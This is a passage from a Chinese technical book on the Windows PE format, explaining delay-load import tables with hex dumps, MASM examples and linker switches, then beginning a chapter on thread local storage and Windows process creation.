在以上描述中，程序要正确运行，必须保证该动态链接库能够在进程环境变量指定的PATH中找到，如果程序已经开始运行，无论指令指针寄存器eip是否指向调用引入函数的指令，如果此时相应的DLL文件还未出现在路径中，就会导致错误出现，系统会提示如图8-1所示的信息。




图　8-1　找不到动态链接库的错误提示

延迟加载导入的概念：系统开始运行程序时被指定的延迟加载的DLL是不被载入的，只有等到程序调用了该动态链接库的函数时，系统才将该链接库载入内存空间，并执行相关函数代码，详细内容请见8.3节。

延迟加载导入技术在很多场合是非常有用的，这些情况包括但不限于以下三种情况：

提高应用程序加载速度

提高应用程序兼容性

提高应用程序可整合性

下面分别介绍以上三种情况的详细内容。

8.1.1　提高应用程序加载速度

如果一个应用程序使用了很多的DLL，PE加载器在将程序映像加载到虚拟地址空间的时候，同时也会把所有的DLL一起提前加载到进程空间，而且在加载每个DLL时还会调用DLL的入口函数，对DLL进行初始化，尽管这时候程序并没有开始调用这些引入的动态链接库的函数。这些操作的存在使得进程加载时会耗费一些时间，可能会使程序加载速度受到影响，而延迟加载则可以完全避开这一点。这就好像安排一项多人要完成的工作，只有当需要某人的时候才正式通知他一样。

8.1.2 提高应用程序兼容性

同一个DLL在不同时期会有不同的版本。一般情况下，新的DLL除了对原有函数的继承和优化外，通常还会增加一些新的函数。如果我们在应用程序中调用了一个DLL的新函数，运行时所在环境提供的却是老的DLL，那么加载时系统就会提示错误，然后拒绝执行应用程序。如果我们在代码中先对运行的环境进行检测，发现存在老的DLL，则不再调用这个不存在的函数，要么友好提示，要么通过其他方式实现该函数的功能。这样就可以保证在没有新DLL的环境中，程序依旧可以被PE加载器加载并运行。举个简单例子：

假设现在有DLL的两个不同版本，旧的MyDll.dll和新的MyDll.dll，其中在新的MyDll.dll中又增加了一个函数_getImportDescriptor()。

应用程序中部分代码如下：

```
invoke getEnv ;获取当前执行环境
.if eax ;如果有新的MyDll.dll
;调用新函数_getImportDescriptor
invoke _getImportDescriptor,addr lpszHeader,addr szIDBuffer
.else
;如果没有新函数，则显示旧系统版本提示信息
;当然，你也可以在这里用其他的代码实现_getImportDescriptor方法
invoke MessageBox,NULL,addr szInOldEnv,NULL,MB_OK
.endif
```

把这段代码按照正常的编码方式放到一个源文件里，然后编译、链接，链接的时候一定会出现错误。即使你让链接通过了，运行时也会出现错误。如果我们在链接时告诉链接器新的MyDll.dll使用加载延迟加载导入的方法，链接器就会为我们单独处理这个函数的调用，从而避免错误的出现。这种提高应用程序适应不同环境的能力，称为可移植的兼容性。

8.1.3 提高应用程序可整合性

不要被可整合性这么难懂的概念吓倒。在现实中总是存在一些有特别嗜好的程序员，比如笔者，受早期使用MS-DOS下应用程序的习惯影响，并不喜欢目前Windows下应用程序的安装方式。在Windows系统下，程序运行需要先安装，不需要的时候还要通过控制面板卸载，与程序有关的数据并不是仅仅存储在一个独立的目录下，而是遍及整个磁盘，如运行时库所在目录、注册表、系统目录、系统的配置管理器目录等。这把一个完整的程序变得四分五裂，在程序的后期管理维护和移植上制造了很多麻烦。为了使软件易于安装，于是软件就有了绿色的概念，我喜欢绿色软件，更倾向于将所有的东西全部存储在一个文件里。想拷走的时候就仅仅复制一个文件，与文件有关的配置信息、数据库、链接库等都在一个文件里，那该是多么好的一件事情！这里指的可整合就是这种情况。

在做全国计算机职称考试网上报名系统课题的时候，有一个模块需要链接到全国计算机职称考试系统（TMS）数据库，以获取考生考场座位号安排。笔者使用C语言直接链接到Microsoft SQL Server 2000，最终生成的模块只有两个文件：可执行文件和编程时需要的动态链接库Ntwdblib.dll文件。可笔者感觉还是不顺眼，总想把这两个合并成一个文件。后来使用延迟加载导入技术才把这个功能实现，后面的例子将会为大家演示这种方法。下面来看在PE文件中存在的延迟加载导入数据。

8.2 PE中的延迟加载导入表

在Windows XP SP3的大部分系统PE文件中，都存在延迟加载导入表数据。延迟加载导入表数据的整体组织与导入表类似，也存在INT和IAT双桥结构，在本书第4章导入表中已做了详细描述。下面通过一个实例来看PE中的延迟加载导入表。

8.2.1 延迟加载导入表数据定位

延迟加载导入数据为数据目录中注册的数据类型之一，其描述信息处于数据目录的第14个目录项中。使用PEDump小工具获取chapter8\HelloWorld.exe的数据目录表内容如下：

```
00000140  00 00 00 00 00 00 00 00 98 20 00 00 3C 00 00 00  ........ ..<...
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 20 00 00 2C 00 00 00 3C 20 00 00 40 00 00 00  . ..,...< ..@...
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

加粗部分即为延迟加载导入数据目录信息。通过以上字节码得到如下信息：

延迟加载导入数据所在地址RVA＝0x0000203c

延迟加载导入数据大小＝00000040h

以下是使用小工具PEInfo获取的该文件所有的节信息：

节名称	未对齐前长度	内存中的偏移（对齐后的）	文件中对齐后的长度	文件中的偏移	节的属性
.text	0000026d	00001000	00000400	00000400	60000020
.rdata	000001ac	**00002000**	00000200	**00000800**	40000040
.data	0000002c	00003000	00000200	00000a00	c0000040

根据RVA与FOA的换算关系，可以得到：

延迟加载导入数据所在文件的偏移地址为0x0000083c。

8.2.2　延迟加载导入描述符IMAGE_DELAY_IMPORT_DESCRIPTOR

延迟加载导入数据目录指向的位置为延迟加载导入描述结构IMAGE_DELAY_IMPORT_DESCRIPTOR，本结构的详细定义如下：

```
IMAGE_DELAY_IMPORT_DESCRIPTOR STRUCT
   Attributes  dword  ?  ; 0000h              - 属性，必须为 0
   Name  dword ?  ; 0004h                     - 指向 DLL 名称的 RVA
   ModuleHandle  dword ?  ;0008h              - DLL 模块句柄的 RVA
   DelayIAT  dword ?  ;000ch                  - 延迟加载导入 IAT 的 RVA
   DelayINT  dword ?  ;0010h                  - 延迟加载导入 INT 的 RVA
   BoundDelayIT  dword ? ;0014h               - 绑定延迟加载导入地址表的 RVA
   UnloadDelayIT  dword ? ;0018h              - 卸载延迟加载导入地址表的 RVA
   TimeStamp dword ?  ; 001Ch                 - 此映像绑定到 DLL 的时间戳
IMAGE_DELAY_IMPORT_DESCRIPTOR ENDS
```

以下是对各字段的详细解释。

84.IMAGE_DELAY_IMPORT_DESCRIPTOR.Attributes

＋0000h，双字。属性，暂时未用，链接器在生成映像文件时将此字段设置为0。用户可以在将来扩展这个结构时用它来指明添加了新字段，或者用它来指明延迟加载导入或卸载辅助函数的行为。

85.IMAGE_DELAY_IMPORT_DESCRIPTOR.Name

＋0004h，双字。指向延迟加载导入的动态链接库的名字字符串的地址，该地址是一个RVA。

86.IMAGE_DELAY_IMPORT_DESCRIPTOR.ModuleHandle

＋0008h，双字。被延迟加载的DLL模块句柄的RVA。该RVA位于PE映像的数据节中，延迟加载辅助函数使用这个位置存储要被延迟加载的DLL的模块句柄。

87.IMAGE_DELAY_IMPORT_DESCRIPTOR.DelayIAT

＋000Ch，双字。延迟加载导入地址表的RVA。延迟加载辅助函数用导入符号的实际地址来更新这些指针，以便起转换作用的这部分代码不会陷入循环调用之中。

88.IMAGE_DELAY_IMPORT_DESCRIPTOR.DelayINT

＋0010h，双字。延迟加载导入名称表（INT）包含了可能需要被

加载的导入符号的名称。它们的排列方式与IAT中的函数指针一样，它们的结构与标准的INT一样。结构的详细信息请参照第4章导入表部分。

89.IMAGE_DELAY_IMPORT_DESCRIPTOR.BoundDelayIT

＋0014h，双字。延迟绑定导入地址表（BIAT）是由IMAGE_THUNK_DATA结构组成的数组，它是可选的。它与延迟加载目录表中的TimeStamp字段一起被用于后处理绑定阶段。

90.IMAGE_DELAY_IMPORT_DESCRIPTOR.UnloadDelayIT

＋0018h，双字。延迟卸载导入地址表（UIAT）是由IMAGE_THUNK_DATA结构组成的数组，它是可选的。卸载代码用它来处理明确的卸载请求。它由只读节中已初始化的数据组成，这些数据是原始IAT的精确副本。在处理卸载请求时，可以释放这个DLL，同时将IMAGE_DELAY_IMPORT_DESCRIPTOR.ModuleHandle清零，并用UIAT覆盖IAT，以便将一切还原到预加载时的状态。

91.IMAGE_DELAY_IMPORT_DESCRIPTOR.TimeStamp

＋001Ch，双字。表示应用程序绑定到DLL的时间戳。

8.2.3 延迟加载导入表实例分析

下面通过一个实例，演示延迟加载导入技术如何应用。

从文件chapter8\HelloWorld.exe的0x0000083c处取出40h字节，如下黑体部分：

```
00000800  56 21 00 00 9C 21 00 00 1A 21 00 00 36 21 00 00  V!..!...!..6!..
00000810  48 21 00 00 64 21 00 00 7A 21 00 00 8C 21 00 00  H!..d!..z!..!..
00000820  00 00 00 00 00 21 00 00 00 00 00 00 00 00 00 00  .....!..........

00000830  4D 79 44 6C 6C 2E 64 6C 6C 00 00 00 00 00 00 00  MyDll.dll.......
00000840  30 20 40 00 1C 30 40 00 14 30 40 00 7C 20 40 00  0 @..0@..0@.| @.
00000850  90 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00   @.............
00000860  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000870  00 00 00 00 00 00 00 00 00 00 00 00 84 20 40 00  ............ @.
00000880  00 00 00 00 00 00 73 61 79 48 65 6C 6C 6F 00 00  ......sayHello..
00000890  00 00 00 00 00 00 00 00 F8 20 00 00 00 00 00 00  ........ ......
000008A0  00 00 00 00 0E 21 00 00 24 20 00 00 D4 20 00 00  .....!..$ .. ..
000008B0  00 00 00 00 00 00 00 00 28 21 00 00 00 20 00 00  ........(!... ..
000008C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000008D0  00 00 00 00
                                  ...
000008D0              56 21 00 00 9C 21 00 00 1A 21 00 00      V!..!...!..
000008E0  36 21 00 00 48 21 00 00 64 21 00 00 7A 21 00 00  6!..H!..d!..z!..
000008F0  8C 21 00 00 00 00 00 00 00 21 00 00 00 00 00 00  !.......!......

>> 30 20 40 00
```

IMAGE_DELAY_IMPORT_DESCRIPTOR.Name。指向文件偏移0x00000830开始的字符串"MyDll.dll"。

```
>>1C 30 40 00
```

IMAGE_DELAY_IMPORT_DESCRIPTOR.ModuleHandle。指向.data段，文件偏移0x00000a1c处，此处用来存放MyDll.dll的模块句柄。

```
>>14 30 40 00
```

IMAGE_DELAY_IMPORT_DESCRIPTOR.DelayIAT。指向了延迟加载导入的IAT，位于文件偏移的0x00000a14位置处。该位置位于.data段。以下是该位置的字节码：

```
00000A00  01 00 00 00 48 65 6C 6C 6F 57 6F 72 6C 64 50 45  ....HelloWorldPE
00000A10  00 00 00 00 32 10 40 00 00 00 00 00 00 00 00 00  ....2.@.........
```

下划线部分用于在运行时存放MyDll.dll的句柄。

```
>>7C 20 40 00
```

IMAGE_DELAY_IMPORT_DESCRIPTOR.DelayINT。指向了延迟加载导入的INT，位于文件偏移的0x0000087c位置处，该位置位于.rdata段。从该处取出的值为0x00402084，它指向了函数sayHello的hint/name描述：00 00/73 61 79 48 65 6C 6C 6F 00 00。

```
>>90 20 40 00
```

IMAGE_DELAY_IMPORT_DESCRIPTOR.BoundDelayIT。指向了绑定延迟加载导入表，位于文件偏移0x00000890位置处，该位置位于.rdata段。从该处取出的值为0x00000000，表示该映像文件无绑定延迟加载导入定义。

现在来看前面分析的程序HelloWorld.exe的源代码，见代码清单8-1。该文件可以在随书文件chapter8目录下的HelloWorld.asm中找到。

代码清单8-1　延迟加载导入实例（chapter8\HelloWorld.asm）

```
;------------------------
; 延迟加载导入实例
; 戚利
; 2011.2.10
;------------------------
    .386
    .model flat,stdcall
    option casemap:none

include    windows.inc
include    user32.inc
includelib user32.lib
include    kernel32.inc
includelib kernel32.lib
include    MyDll.inc
includelib MyDll.lib

; 数据段
    .data
dwFlag      dd  1
szText      db  'HelloWorldPE',0

; 代码段
    .code
start:
    mov eax,dwFlag
    .if eax==0
      invoke sayHello
    .endif
    invoke MessageBox,NULL,offset szText,NULL,MB_OK
    invoke ExitProcess,NULL
    end start
```

按照常规方法对该程序进行编译链接，然后执行程序，命令序列如

下：

```
ml -c -coff HelloWorld.asm
link-subsystem:windows HelloWorld.obj
HelloWorld
```

执行结果没有发生问题，如约地弹出了对话框。接下来对源代码重新指定链接参数，命令序列如下：

```
ml -c -coff HelloWorld.asm
link-subsystem:windows-delayload:MyDll.dll        delayimp.lib
HelloWorld.obj
HelloWorld
```

将第一次生成的HelloWorld.exe更名为hw1.exe，将第二次生成的HelloWorld.exe更名为hw2.exe，然后分别运行两个文件，发现两个执行结果完全一样，看起来两个PE文件执行并没有区别。

接下来，将MyDll.dll换个名字或者直接删除，再来执行这两个程序。现在应该看出区别了。hw1.exe提示如图8-1所示的错误信息，而hw2.exe则可以正常运行。原因就是hw2使用了延迟加载导入技术，而hw1没有使用延迟加载导入技术！

细心的你一定发现了在第二次链接时，我们使用了一个外来的delayimp.lib库，该库函数从C语言的SDK中获得。那么到底是什么机制使得延迟加载导入的技术生效了呢？仔细对比两个可执行程序，尽管源代码完全一样，但由于链接时链接器根据参数对PE文件进行了改动，所以其最终生成的PE文件大小却大相径庭，前者2560字节，后者3072字节。多出的部分即为辅助实现延迟加载机制的代码。

8.3 延迟加载导入机制详解

系统开始运行程序时被指定的延迟加载的DLL是不被载入的，只有等到程序调用了该动态链接库的函数时，系统才将该链接库载入内存空间，并执行相关函数代码，这就是本节要介绍的延迟加载机制。下面将从链接器行为和具备延迟加载导入表的PE文件字节码入手，分析延迟加载导入机制。

先来看看使用延迟加载导入机制时链接器到底对PE做了哪些修改。

当链接器接收到以下参数（加黑部分）时，会做以下事情：

```
    link-subsystem:windows-delayload:MyDll.dll          delayimp.lib
HelloWorld.obj
```

首先，将一个函数_delayLoadHelper嵌入PE文件的可执行模块。

其次，从可执行模块的导入表部分删除MyDll.dll及相关信息，这样，当进程初始化的时候，操作系统的加载程序就不会显式加载该动态链接库了。

最后，在PE中把刚才删除的相关信息重新构造好，以便告诉_delayLoadHelper哪些函数是从MyDll.dll中导出的。

当应用程序运行时，对延迟加载函数的调用实际上是对函数_delayLoadHelper的调用。该函数知道链接器创建的与MyDll.dll有关的导入信息，并且还能自己通过函数LoadLibrary动态加载DLL文件，然后调用函数GetProcAddress获取引入函数的地址信息。一旦获得延迟加载函数的地址，函数_delayLoadHelper的使命就终止了。下一次该函数再被调用时，就会直接跳转到函数的VA处执行，而不再像第一次执行函数_delayLoadHelper那样了。

以下是hw1.exe和hw2.exe指令字节码的对比情况。

hw1.exe的指令字节码如下：

```
00000400  A1 00 30 40 00 0B C0 75 05 E8 24 00 00 00 6A 00  .0@..u.$...j.
00000410  6A 00 68 04 30 40 00 6A 00 E8 08 00 00 00 6A 00  j.h.0@.j.....j.
00000420  E8 07 00 00 00 CC FF 25 10 20 40 00 FF 25 08 20  ....  %. @.  %.
00000430  40 00 FF 25 00 20 40 00 00 00 00 00 00 00 00 00  @.  %. @.........
```

嵌入代码_delayLoadHelper的hw2.exe指令字节码如下：

```
00000400  A1 00 30 40 00 0B C0 75 05 E8 3E 00 00 00 6A 00   .0@..u.>...j.
00000410  6A 00 68 04 30 40 00 6A 00 E8 08 00 00 00 6A 00   j.h.0@.j.....j.
00000420  E8 07 00 00 00 CC FF 25 24 20 40 00 FF 25 08 20   ....  %$ @.  %.
00000430  40 00 51 52 68 14 30 40 00 E9 00 00 00 00 68 3C   @.QRh.0@.....h<
00000440  20 40 00 E8 0A 00 00 00 5A 59 FF E0 FF 25 14 30    @.....ZY  %.0
00000450  40 00 55 8B EC 83 EC 24 8B 4D 0C 53 56 8B 75 08   @.U$M.SVu.
......
```

可以看到，未加黑部分是完全一样的，链接器修改了hw1.exe的最后一个跳转指令FF 25 00 20 40 00，在其后加入了大量的代码。

关于新增加的这些指令字节码对应的反汇编，大家可以通过调试hw2.exe自己分析，此处只从OD中截选了一些友好的提示信息，大家可以从这些提示中获取一些关于函数_delayLoad Helper的信息。

```
004010F3   |. /75 50         JNZ SHORT HW2.00401145
004010F5   |> |FF75 E8       PUSH DWORD PTR SS:[EBP-18]              ; /FileName
004010F8   |. |FF15 04204000 CALL DWORD PTR DS:[<&kernel32.LoadLibrar>; \LoadLibraryA
004010FE   |. |8BF8          MOV EDI,EAX

0040112D   |.  50          PUSH EAX        ; /pArguments
0040112E   |.  6A 01       PUSH 1          ; |nArguments = 1
00401130   |.  6A 00       PUSH 0          ; |ExceptionFlags = EXCEPTION_CONTINUABLE
00401132   |.  68 7E006DC0  PUSH C06D007E; |ExceptionCode = C06D007E
00401137   |.  FF15 18204000 CALL DWORD PTR DS:[<&kernel32.RaiseExcep>; \RaiseException
0040113D   |.  8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
00401140   |.  E9 FF000000   JMP HW2.00401244

00401179   |> \57          PUSH EDI        ; /hLibModule
0040117A   |.  FF15 10204000 CALL DWORD PTR DS:[<&kernel32.FreeLibrar>; \FreeLibrary
00401180   |>  A1 28304000   MOV EAX,DWORD PTR DS:[403028]

004011D7   |> \FF75 F0     PUSH DWORD PTR SS:[EBP-10]          ; /ProcNameOrOrdinal
004011DA   |.  57          PUSH EDI                            ; |hModule
004011DB   |. FF15 0C204000 CALL DWORD PTR DS:[<&kernel32.GetProcAdd>; \GetProcAddress

004011E1   |.  8BD8          MOV EBX,EAX
......
```

由上面所列的零零星星的函数调用可以看出，函数调用了动态链接库kernel32.dll的一些比较特殊的函数，如GetProcAddress、LoadLibrary和FreeLibrary等。这些API函数主要实现的功能是动态加载/卸载动态链接库，获取指定函数的地址。可以看出，函数_delay LoadHelper接管了本该PE加载器要做的工作，在合适的时机将动态链接库调入内存，并覆盖相关调用函数的指令操作数，执行函数调用。

8.4 延迟加载导入编程

在8.1节中，我们已经了解了延迟加载导入的三个作用；由于其原理是一致的，所以本节以一个相对复杂的“提高应用程序可整合性”为例，为读者演示延迟加载导入的作用。

该例子以第2章中的pe.asm为基础，在现有代码上进行简单地修改。

8.4.1 修改资源文件pe.rc

在资源文件中将动态链接库winResult.dll文件作为自定义资源加入，相关定义如下：

```
#define IDB_WINRESULT 5000
#define DLLTYPE 6000
ICO_MAIN ICON"main.ico"
IDB_WINRESULT DLLTYPE"winResult.dll"
```

8.4.2　修改源代码pe.asm

在源代码中增加释放资源中的动态链接库函数winResult.dll的代码，详见代码清单8-2。

代码清单8-2　动态创建DLL文件（chapter8\pe.asm）

```
1 ;--------------------------
2 ;动态创建winResult.dll
3 ;--------------------------
4 _createDll proc _hInstance
5 local @dwWritten
6
7 pushad
8
9 ;寻找资源
10 invoke FindResource,_hInstance,IDB_WINRESULT,DLLTYPE ;winResult.dll
11 .if eax
12 mov hRes,eax
13 invoke SizeofResource,_hInstance,eax ;获取资源尺寸
14 mov dwResSize,eax
15 invoke LoadResource,_hInstance,hRes ;装入资源
16 .if eax
17 invoke LockResource,eax ;锁定资源
18 .if eax
19 mov lpRes,eax ;将资源内存地址给lpRes
20
21 ;打开文件写入
22 invoke CreateFile,addr szDllName,GENERIC_WRITE,\
23 FILE_SHARE_READ,\
24 0,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,0
25 mov hFile,eax
26 invoke WriteFile,hFile,lpRes,dwResSize,\
27 addr @dwWritten,NULL
28 invoke CloseHandle,hFile
29 .endif
30 .endif
31 .endif
32 popad
33 ret
34 _createDll endp
```

函数_createDll使用了操作PE资源的API函数，要访问资源中的自定义资源，需要经过以下几步：

步骤1　调用函数FindResource查找资源。函数需要传入要查找资源的类别及资源ID（代码第10行）。

步骤2　调用函数SizeofResource获取资源的尺寸。将获取的尺寸存储在变量dwResSize中（代码第13行）。

步骤3　调用函数LoadResource将查找到的资源加载进内存，以便访问（代码第15行）。

步骤4　调用函数LockResource锁定资源。只有被锁定的资源才可以通过内存地址指针进行读写（代码第17行）。

行19～28是复制已锁定的资源内容到文件，从而完成对winResult.dll的重新创建。

主程序启动后从标号start处开始运行，通过调用函数_createDll释放存储在PE资源里的动态链接库winResult.dll。这意味着pe.exe程序在调用winResult.dll里的函数sayHello之前，已经完成了此操作。当sayHello被调用时相关的动态链接库文件就已经可以在当前路径里找到了。以下是主程序代码中释放动态链接库的代码：

```
start:
invoke LoadLibrary,offset szDllEdit
mov hRichEdit,eax
invoke GetModuleHandle,NULL
mov hInstance,eax
invoke _createDll,hInstance ;在未调用DLL函数前先释放该DLL文件
invoke DialogBoxParam,hInstance,\
DLG_MAIN,NULL,offset _ProcDlgMain,NULL
invoke FreeLibrary,hRichEdit
invoke ExitProcess,NULL
end start
```

按照常规步骤编译资源文件、编译源文件、链接程序，然后将最终生成的pe.exe复制到其他位置（没有动态链接库的位置），执行时是失败的。重新按延迟加载导入的步骤编译、链接程序，最终生成的pe1.exe即可随意复制到任何目录下运行了。程序在运行前会先从自体资源中释放要调用的winResult.dll。

当然，你也可以通过这种方法，将所有与你要发布的程序相关的其他文件附加到程序本体的资源中，然后在运行期的开始阶段重新从资源表里将这些文件复制出来。你也可以在本书的第18章看到另外一种绑定文件的方法。

8.5 关于延迟加载导入的两个问题

8.5.1 异常处理

通常情况下，当操作系统的加载程序加载可执行模块时，它都会设法加载必要的DLL。如果一个DLL无法加载（比如不存在该DLL文件），那么加载程序就会显示一条错误消息。如果该DLL是通过延迟加载的DLL，在进行初始化时操作系统并不负责检查是否存在该DLL。如果调用延迟加载的函数时无法找到该DLL，函数_delayLoadHelper就会引发一个软件异常。该异常可以使用结构化异常处理（SEH）方法捕获。关于SEH的详细介绍，请参照第10章。如果不跟踪该异常，你的进程就会被终止运行。

当函数_delayLoadHelper确实找到了你的DLL，但是要调用的函数却不在该DLL中时，将会出现另一个问题。比如前面提到的，如果加载程序找到一个老的DLL版本，就会发生这种情况。在这种情况下，函数_delayLoadHelper也会引发一个软件异常，针对这个软件异常的处理方法与上面相同。

8.5.2　DLL的卸载

如果程序中调用完通过_delayLoadHelper加载的DLL文件的函数后，很长一段时间不再需要该动态链接库，那么就可以释放该DLL，比如有的打印任务，只需调用打印操作一次，即可以将打印任务相关的函数对应的动态链接库卸载。这要求程序开发者首先要在链接器的参数中加入-delay:unload开关来设置允许对DLL的释放操作，该开关负责将另外一段代码_FUnload　DelayLoadedDLL加入PE文件中，然后在需要释放DLL的代码位置调用该函数。该函数会将PE中加载进来的相关信息进行清理，最后主动调用函数FreeLibrary来卸载DLL。这类似于程序设计中的对栈进行平衡的操作一样：

```
-delayload ;在链接器中定义加载和卸载DLL的行为
-delay:unload
_delayLoadHelper() ;当用到延迟加载导入的函数时，由_delayLoadHelper调用
---LoadLibrary() ;LoadLibrary()函数

_FUnloadDelayLoadedDLL() ;当需要卸载延迟加载导入的DLL时
---FreeLibrary() ;由_FUnloadDelayLoadedDLL调用FreeLibrary()函数
```

切记千万不能自己去调用FreeLibrary来卸载DLL，否则函数的地址将不会被清除，这样，当下次试图调用DLL中的函数时，就会导致访问违规。另外，当调用函数_FUnload　DelayLoadedDLL时，传递的DLL名字不应该包含路径，而且名字中的字母必须与你将DLL名字传递给-delayload链接程序开关时使用的字母大小写相同，否则，对函数_FUnloadDelayLoadedDLL的调用将会失败。如果你永远不打算卸载延迟加载的DLL，那么请不要在链接器中设定-delay:unload链接程序开关。

8.6 小结

本章首先从延迟加载导入技术出发，探讨了该技术的应用背景，并分析了PE中的延迟加载导入表数据描述，最后通过一个实例演示了延迟加载导入在程序设计中的编程方法。

PE中的许多数据其实都是为某些特性而存在的，在不同的场合使用不同的技术，这充分显示出了PE文件良好的可扩展性。

第9章　线程局部存储

本章介绍线程局部存储（Thread Local Storage，TLS）技术，它实现了线程内局部变量的存储访问。在该技术下定义的变量能被同一个线程内部的各个函数所调用，同时，杜绝了其他线程对这些变量的访问。该技术解决了线程同步访问全局变量时带来的诸多问题，方便了程序员对多线程程序的设计。

9.1　Windows进程与线程

线程局部存储涉及Windows进程线程相关知识，必须了解在Windows中创建进程和线程的大致步骤；因此，我们先从Windows体系结构开始。

9.1.1　Windows体系结构

现代的操作系统都是基于分层设计思路设计的。总体上讲，Windows体系结构包含用户模式部分和内核模式部分。

内核模式负责向用户模式提供可供操作的接口，这种模式下，各模块独立操作，通过良好的消息沟通机制进行彼此间的通信。

应用程序平时运行在用户模式下，当需要用到系统内核所提供的服务时，操作系统通过特殊的指令将指令地址指针eip转移到内核模式下执行，完成后再将控制权交还给用户模式下的代码。这种运作机制可以有效地保护Windows操作系统的核心代码，使其不受应用程序的错误所影响，具有良好的稳定性和可扩展性。

人们把Windows安全层次设置为Ring（环状）结构，最外层环被命名为Ring3，表示用户模式；最里层环被命名为Ring0，表示内核模式。Windows体系结构如图9-1所示。




图 9-1 Windows体系结构

如图9-1所示，Windows体系结构由用户模式和内核模式组成。最终由内核模式的硬件抽象层负责处理与硬件相关的数据通信（当然，有的驱动程序本身也具备硬件抽象层的功能，所以图上设备驱动程序与硬件抽象层有重叠的部分）。

从上向下看，用户开发的应用程序a.exe和b.exe调用了Windows子系统的动态链接库；其中大部分函数被转移到ntdll.dll中实现；有一些则直接进入内核模式的Win32k.sys，从用户模式到内核模式的转换使用中断调用方式。

内核模式执行体ntoskrnl.exe中的导出函数在ntdll.dll中都有存根。如果需要与硬件进行通信，则通过调用内核模式下硬件驱动程序相关函数（或由硬件驱动程序转由硬件抽象层）实现。用户也可以直接使用自定义DLL动态链接库开发程序，自定义动态链接库通过调用ntdll.dll中的

函数或转由Windows子系统动态链接库调用ntdll.dll中的函数，如图中c.exe和d.exe所示。

通常情况下，用户在应用程序中会使用Win32　API调用相关函数，对大部分函数的调用最终都转到ntdll.dll中。ntdll.dll是连接用户模式代码和内核模式系统服务的桥梁，对于内核模式中提供的每一个服务，在ntdll.dll中都有一个相应的存根函数。该存根没有代码的具体实现，只提供参数传递和跳转功能，大部分函数的运行都转到了内核模式的ntoskrnl.exe中进行。

9.1.2　进程与线程创建

下面分两部分简单描述进程与线程的创建。先来讨论的是内核模式下进程与线程的创建，之后再讨论用户模式下进程与线程的创建。

1.内核模式下进程与线程的创建过程

在内核中，一个进程的创建是从函数NtCreateProcess开始的。该函数位于文件ntoskrnl.exe中，该文件位于%windir%\system32。它对用户传进的部分参数进行简单处理，然后交给函数NtCreateProcessEx。该函数的原型如下：

```
NTSTATUS
NtCreateProcessEx(
OUT PHANDLE ProcessHandle,//返回进程句柄
IN ACCESS_MASK DesiredAccess,//新进程访问权限
IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,//进程对象属性
IN HANDLE ParentProcess,//父进程句柄
IN ULANG Flags,//标志集合
IN HANDLE SectionHandle OPTIONAL,//该进程映像文件句柄
IN HANDLE DebugPort OPTIONAL,//调试端口对象指针
IN HANDLE ExceptionPort OPTIONAL,//异常端口对象指针
IN ULONG JobMemberLevel//要创建的进程在一个Job集中的级别
);
```

该函数检查句柄ProcessHandle是否可写，然后将创建工作交给函数，PspCreateProcess系统中所有进程的创建工作均是由该函数负责完成的，其创建进程的步骤大致如下：

步骤1　调用函数ObCreateObject创建Windows执行体内核对象EPROCESS，该对象为新进程的进程对象；该对象归系统所有，并由系统统一管理。

步骤2　调用函数ObReferenceObjectByHandle获取内存区对象的指针SectionHandle。

